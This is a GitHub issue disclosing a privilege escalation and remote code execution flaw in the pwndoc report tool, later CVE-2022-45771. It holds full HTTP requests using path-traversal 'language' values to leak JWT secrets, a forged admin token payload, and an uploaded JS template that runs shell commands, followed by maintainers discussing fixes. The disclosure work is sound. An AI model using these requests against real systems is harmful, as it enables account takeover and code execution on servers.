New issue

Jump to bottom


[Vulnerability] Privilege escalation + Remote code execution (RCE) #401

Open **yuriisanin** opened this issue 18 days ago · 6 comments · May be fixed by #403

yuriisanin commented 18 days ago • edited

Unprivileged user can obtain JWT secrets by exploiting translate functionality for report generator. This could allow an attacker to achieve privilege escalation and remote code execution (RCE).

Video PoC on YouTube:



Privilege escalation by obtaining JWT secret

Requirements:

- An attacker has valid account with "user" role
- The application has report template with either `finding.vulnType` or `finding.category` tag

STR:

1. Create audit with `../lib/auth.js` as `language`, later the file will be loaded and executed using `require` function and as a result both `jwtSecret` and `jwtRefreshSecret` will be exported. See translate.js, auth.js

Request:

```
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 73
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}


{"name":"privsec-poc","language":"../lib/auth.js","auditType":"tested"}
```

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:32 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 598
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"256-A9y1PjkDjcQDpHnLHx1Mc4dZgrc"

{"status":"success","datas":{"message":"Audit created successfully","audit":{"collaborators":[],"reviewers":[],"state":"EDIT","approvals":[],"_id":"637a49086f5a2e0012dd58c5","name":"p
```

2. Set a report template for the audit. Note that template should contain either `finding.vulnType - {vulnType}` or `finding.category - {category}` tag. See templating doc

Request:

```
PUT /api/audits/637a49086f5a2e0012dd58c5/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 207
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits/6377965dff30e90012ff7f89/general
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}


{"collaborators":[],"reviewers":[],"_id":"637a49086f5a2e0012dd58c5","name":"privsec-poc","language":"../lib/auth.js","auditType":"tested","customFields":[],"template":"6377d57e5cccb10
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:43 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"41-e/BiXgVDLoXU17qWpQkmdsiSCLo"

{"status":"success","datas":"Audit General updated successfully"}
```

3. Add finding to the audit. Note that either `category` or `vulnType` property should contain `jwtSecret`.

Request:

```
POST /api/audits/637a49086f5a2e0012dd58c5/findings HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 368
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"title":"dsdsd","vulnType":"prod","description":"<img src=\"63778df3ff30e90012ff7f84\" alt=\"Screenshot 2022-11-18 at 14.34.32.png\"><p></p>","observation":"<p>mmmm</p><p>ffff</p><sc
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"41-d7hctX8OSl3wzWfKoQNRPbE1QfQ"

{"status":"success","datas":"Audit Finding created successfully"}
```

4. From the generated report get value for `jwtSecret`.

Request:

```
GET /api/audits/637a49086f5a2e0012dd58c5/generate HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept-Language: en-GB,en;q=0.9
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Connection: keep-alive
Cookie: token=JWT%20{token}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"
ETag: W/"17f56-fEKkem0QYaqyDMPuD8NkvQSld80"

{doc-content}
```

5. Change the `role` field to `admin` inside your JWT token and sign it using obtained `jwtSecret`.

JWT paload:

```
{
  "id": "637a2065ab932e0012015580",
  "username": "justuser",
  "role": "admin",
  "firstname": "justuser",
  "lastname": "justuser",
  "email": "justuser@0d.tf",
  "phone": "12345",
  "roles": [
    "audits:create",
    "audits:read",
    "audits:update",
    "audits:delete",
```

```
    "images:create",
    "images:read",
    "clients:create",
    "clients:read",
    "clients:update",
    "clients:delete",
    "companies:create",
    "companies:read",
    "companies:update",
    "companies:delete",
    "languages:read",
    "audit-types:read",
    "vulnerability-types:read",
    "vulnerability-categories:read",
    "sections:read",
    "templates:read",
    "users:read",
    "roles:read",
    "vulnerabilities:read",
    "vulnerability-updates:create",
    "custom-fields:read",
    "settings:read-public"
  ],
  "iat": 1668958053,
  "exp": 1668958953
}
```

Remote code execution

Requirements:

- An attacker has valid account with "template:create" permission assigned. (could be achieve using privilege escalation vulnerability)

STR:

1. Upload report template file with JS code inside.

Request:

```
POST /api/templates HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 571
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/data/templates
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"name":"exploit-
poc","file":"Y29uc29sZS5sb2coJ1tQT0NdIC0gU3RhcnQgb2YgY29kZSBleGVjdXRpb24uJyk7Cgpjb25zdCB7IGV4ZWMgfSA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3MiKTsKCmV4ZWMoImxzIC1sYSIsIChlcnJvciwgc3Rkb3V0LCBzdG
```

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:36:24 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 95
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"5f-PzjBYw9S5z/i7Du+IQh2ZKBBRiE"

{"status":"success","datas":{"_id":"637a49786f5a2e0012dd58c7","name":"exploit-poc","ext":"js"}}
```

The content of the file is base64 encoded JS code:

```
console.log('[POC] - Start of code execution.');

const { exec } = require("child_process");

exec("ls -la", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
console.log('[POC] - End of code execution.');
```

2. Create audit with `../../report-templates/exploit-poc.js` as `language`, later the file will be loaded and executed using `require` function. See translate.js

Request:

```
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 130
```

```
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested"}
```


Response:

```
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:36:37 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 617
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"269-fDu1hhNtYHpiFuDSrjeh6BBNTPA"

{"status":"success","datas":{"message":"Audit created successfully","audit":{"collaborators":[],"reviewers":[],"state":"EDIT","approvals":
[],"_id":"637a49856f5a2e0012dd58c8","name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested","creator":"637a2065ab932e0012015580","sections":
[],"customFields":[],"sortFindings":[{"category":"jjj","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true},
{"category":"dd","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true}],"scope":[],"findings":[],"createdAt":"2022-11-20T15:36:37.885Z","updatedAt":"2022-11-
20T15:36:37.885Z","__v":0}}}
```

3. Set any valid template for the audit.

Request:

```
PUT /api/audits/637a49856f5a2e0012dd58c8/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 224
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits/6377965dff30e90012ff7f89/general
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie:
token=JWT%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYzN2EyMDY1YWI5MzJlMDAxMjAxNTU4MCIsInVzZXJuYW1lIjoianVzdHVzZXIiLCJyb2xlIjoiYWRtaW4iLCJmaXJzdG5hbWUiOiJqdXN0dXNlciIsImxhc3RuYW

{"collaborators":[],"reviewers":[],"_id":"637a49856f5a2e0012dd58c8","name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested","customFields":
[],"template":"6377d57e5cccb10012049dbb","scope":[]}
```



Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"41-e/BiXgVDLoXUl7qWpQkmdsiSCLo"

{"status":"success","datas":"Audit General updated successfully"}
```

4. Trigger report generation to achieve code execution.

Request:

```
GET /api/audits/637a49856f5a2e0012dd58c8/generate HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept-Language: en-GB,en;q=0.9
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Connection: keep-alive
Cookie: token=JWT%20{token}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"
ETag: W/"17f56-fEKkem0QYaqyDMPuD8NkvQSld80"

{doc-content}
```

The following logs should appear:

```
pwndoc-backend     | [POC] - Start of code execution.
pwndoc-backend     | [POC] - End of code execution.
pwndoc-backend     | stdout: total 1156
pwndoc-backend     | drwxr-xr-x    1 root     root          4096 Nov 18 12:05 .
pwndoc-backend     | drwxr-xr-x    1 root     root          4096 Nov 18 13:00 ..
pwndoc-backend     | -rw-r--r--    1 root     root            23 Nov 18 11:43 .dockerignore
pwndoc-backend     | -rw-r--r--    1 root     root           266 Nov 18 11:43 Dockerfile
pwndoc-backend     | -rw-r--r--    1 root     root           249 Nov 18 11:43 Dockerfile.dev
pwndoc-backend     | -rw-r--r--    1 root     root           250 Nov 18 11:43 Dockerfile.test
pwndoc-backend     | -rw-r--r--    1 root     root           412 Nov 18 11:43 README.md
pwndoc-backend     | -rw-r--r--    1 root     root           204 Nov 18 11:43 babel.config.js
pwndoc-backend     | -rw-r--r--    1 root     root           749 Nov 18 11:43 docker-compose.dev.yml
pwndoc-backend     | -rw-r--r--    1 root     root           367 Nov 18 11:43 docker-compose.test.yml
pwndoc-backend     | -rw-r--r--    1 root     root            67 Nov 18 11:43 jest.config.js
pwndoc-backend     | drwxr-xr-x  594 root     root         20480 Nov 18 12:05 node_modules
pwndoc-backend     | -rw-r--r--    1 root     root       1100446 Nov 18 11:43 package-lock.json
pwndoc-backend     | -rw-r--r--    1 root     root          1255 Nov 18 11:43 package.json
pwndoc-backend     | drwxr-xr-x   10 root     root           320 Nov 20 15:36 report-templates
pwndoc-backend     | drwxr-xr-x    7 root     root          4096 Nov 18 12:04 src
pwndoc-backend     | drwxr-xr-x    2 root     root          4096 Nov 18 12:04 ssl
pwndoc-backend     | drwxr-xr-x    2 root     root          4096 Nov 18 12:04 tests
pwndoc-backend     |
```

🎉 5 🚀 3 👀 2

peregrinus commented 18 days ago

nice work **@yuriisanin** what do you think the mitigation strategy is here?

This was referenced 17 days ago

Fix 401 #402

Closed

Fix LFI in language leading to JWT secret disclosure #403

Open

Zeecka commented 17 days ago — Contributor

Both vuln are based on the creation of an audit with a custom language. With #403 I added a restriction on this parameter based on languages specified in database. Theses languages are already sanitized.

yuriisanin commented 17 days ago — Author

@peregrinus I think the mitigation should include the following steps:

1. Switch from using `require` function in translate to something harmless like `Json.parse`.
2. `AuditSchema` should probably use `Schema.Types.ObjectId` for referencing `language`, and DB migration required to make sure that it won't deployed instances.
3. Add validation for `language` and `locale` properties of `LanguageSchema`. (I believe that validFilename could be reused.)

For template upload functionality:

1. I think there's no need to allow user upload files with extensions different from `docx`.
2. I would be nice to verify that uploaded template is valid 'zip' archive.

yuriisanin commented 17 days ago — Author

@Zeecka I believe it's still possible to set arbitrary audit language using 'PUT /api/audits/:auditId/general' endpoint. Please, check the proposed mitigation above.

Zeecka commented 17 days ago • edited — Contributor

Agree, the `require` function in translate is definitly the important point. Changing `language` type will cause a breaking change.

Concerning the upload functionnality, some users use other extensions such as `pptx` or `docm`. Also, I think a user may be able to craft a `js/docx` polyglot.

[Edit] I changed my PR using `JSON.parse()` only and Json files.

❤️ 1

yuriisanin commented 2 days ago — Author

CVE-2022-45771 assigned.

👍 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

Fix LFI in language leading to JWT secret disclosure
Zeecka/pwndoc

Fix 401
Zeecka/pwndoc

3 participants